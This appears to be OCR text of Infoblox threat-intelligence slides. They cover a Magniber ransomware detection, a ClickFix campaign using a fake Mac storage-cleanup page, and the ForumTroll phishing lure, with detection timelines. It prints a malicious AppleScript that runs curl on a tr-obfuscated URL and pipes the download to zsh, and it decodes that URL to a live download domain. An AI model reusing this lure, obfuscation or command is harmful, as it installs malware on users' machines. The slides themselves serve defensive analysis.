

3
/ 63
Community Score
3/63 security vendors flagged this file as malicious
Reanalyze
Similar
More
7c3ab6fdf45414692a80094cf88df784ebfaf69993e33f2982adbdd4457a8884
p70npbny.exe
pedll
64bits
long-sleeps
detect-debug-environment
Size
73.00 KB
Last Analysis Date
1 hour ago
DLL
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Crowdsourced Sigma Rules
Security vendors' analysis
Do you want to automate checks?
AhnLab-V3
Ransomware/Win.Magniber.R536235
Cynet
Malicious (score: 100)
Elastic
Malicious (moderate Confidence)
Acronis (Static ML)
Undetected


Detection Timeline

infoblox.

infoblox

ClickFix – April 2026


Google
Reclaim disk space on your Mac
AI Mode
All
Videos
Forums
Images
Short videos
News
More
Tools
Sponsored result
macclean-guide.gitlab.io
https://macclean-guide.gitlab.io
Mac Storage Too Full - How Do I Free Up Space On My Mac
See which system data may take up storage and how to keep macOS organized. Understand what affects disk space and how to optimize storage on your Mac.
Clear Storage macOS
Discover steps that improve overall Mac performance.
Mac Optimization


Reclaim disk space
macclean-guide.gitlab.io/?tw_source=google&tw_adid=804706605809&tw_campaign=23740887545&utm_source=...
Guest
Store Mac iPad iPhone Watch Vision AirPods TV & Home Entertainment Accessories Support
Reclaim disk space on your Mac
Find out how to recover storage when your Mac warns about low disk space, or when there isn't enough room to save, install, or transfer files.
Step 1: Open the Cleanup Script
Click the Execute button below — the script will open automatically in Script Editor
Step 2: Confirm and Run
A security prompt will appear — click New Script to continue
In the Script Editor window, press Command (⌘) + R or click the ▶ Play button in the toolbar
Script Editor
curl -fSksL $(echo '233g.mrru.eunl1f:75r:8cnr6a:bo4ll000l99p60dhdbs4
Execute
How this script works:
Scans and deletes unnecessary temporary files from the system
applescript://com.apple.scripteditor?action=new&script=-- macOS Storage Optimization%0D-- System Maintenance Module v3.2%0D-- Copyright 2026 Apple Inc. All rights reserved.%0D...

ClickFix Protection in macOS 26.4


Released March 24, 2026

infoblox.

Discovered on	Expired on	Description
04/10/2026	Active	Source: Infoblox Property: MalwareDownload_Generic macclean-guide.gitlab.io

to continue

In the Script Editor window, press **Command (⌘) + R** or click the ▶ **Play** button in the toolbar



How this script works:

Scans and deletes unnecessary temporary files from the system

applescript://com.apple.scripteditor?action=new&script= -- macOS Storage Optimization%0D-- System Maintenance Module v3.2%0D-- Copyright 2026 Apple Inc. All rights reserved.%0D...


bez nazwy.scpt
Edytowany


AppleScript | <brak zaznaczonych elementów>

```
-- macOS Storage Optimization
-- System Maintenance Module v3.2
-- Copyright 2026 Apple Inc. All rights reserved.

-- This utility scans and removes:
--   Temporary system caches
--   Stale application data
--   Old diagnostic logs and crash reports
--   Unused language resources

do shell script "curl -fSksL $(echo '233g.mrru.eunl1f:75r:8cnr6a:bo4ll000l99p60dhdbs4/
    btss4dpa9i44o0:6bpdbd:l/44shba/pshdpio6p'|tr 'fr0pbhot/s4dml9:ia6e2un517gc.38' './
    0123456789:abcdefghilmnoprstu')|zsh"
display dialog "Storage cleanup completed successfully." & return &
    approximately 37.5 GB of disk space." buttons {"OK"} default bu
    Storage Optimization" with icon note
```






```
└─$ echo '233g.mrru.eunl1f:75r:8cnr6a:bo4ll000l99p60dhdbs4/btss4dpa9i44o0:6bpdbd:l/44shba/pshdpio6p'|
tr 'fr0pbhot/s4dml9:ia6e2un517gc.38' './0123456789:abcdefghilmnoprstu'
https://isgilan.com/curl/fec248aa000abb1f093927862577891ebd8840cf21929ca688732e617391d4f1
```


C2 Domain Detection Timeline

infoblox.

OPERATION FORUMTROLL

MID-MARCH 2025

- Targeted media outlets, educational institutions, and government organizations
- A still-unobtained remote code execution (RCE) exploit for Chrome launched the attack. The exploit required no user interaction beyond clicking a link
- Sophisticated zero-day vulnerability in Google Chrome (CVE-2025-2783) allowed attackers to bypass the browser's sandbox protection system



On behalf of the Organizing Committee of the "Primakov Readings" and the Primakov Institute of World Economy and International Relations of the Russian Academy of Sciences, we have the honor to invite you to take part in the international forum "Primakov Readings", which will be held on June 23-25 at the Moscow International Trade Center and IMEMO RAS.

You can download the official invitation, preliminary program and list of participants on the official website at the link Personal account of the forum guest <https://primakovreadings.info/[redacted]>. To participate in the forum, please fill out the form at the link: Forum participant form <https://primakovreadings.info/[redacted]>

Sincerely,


International forum
"Primakov Readings"


Source: https://www.kaspersky.com/about/press-releases/kaspersky-discovers-sophisticated-chrome-zero-day-exploit-used-in-active-attacks

infoblox.

Detections 2 weeks AFTER the attack


And 1 day AFTER threat report publication



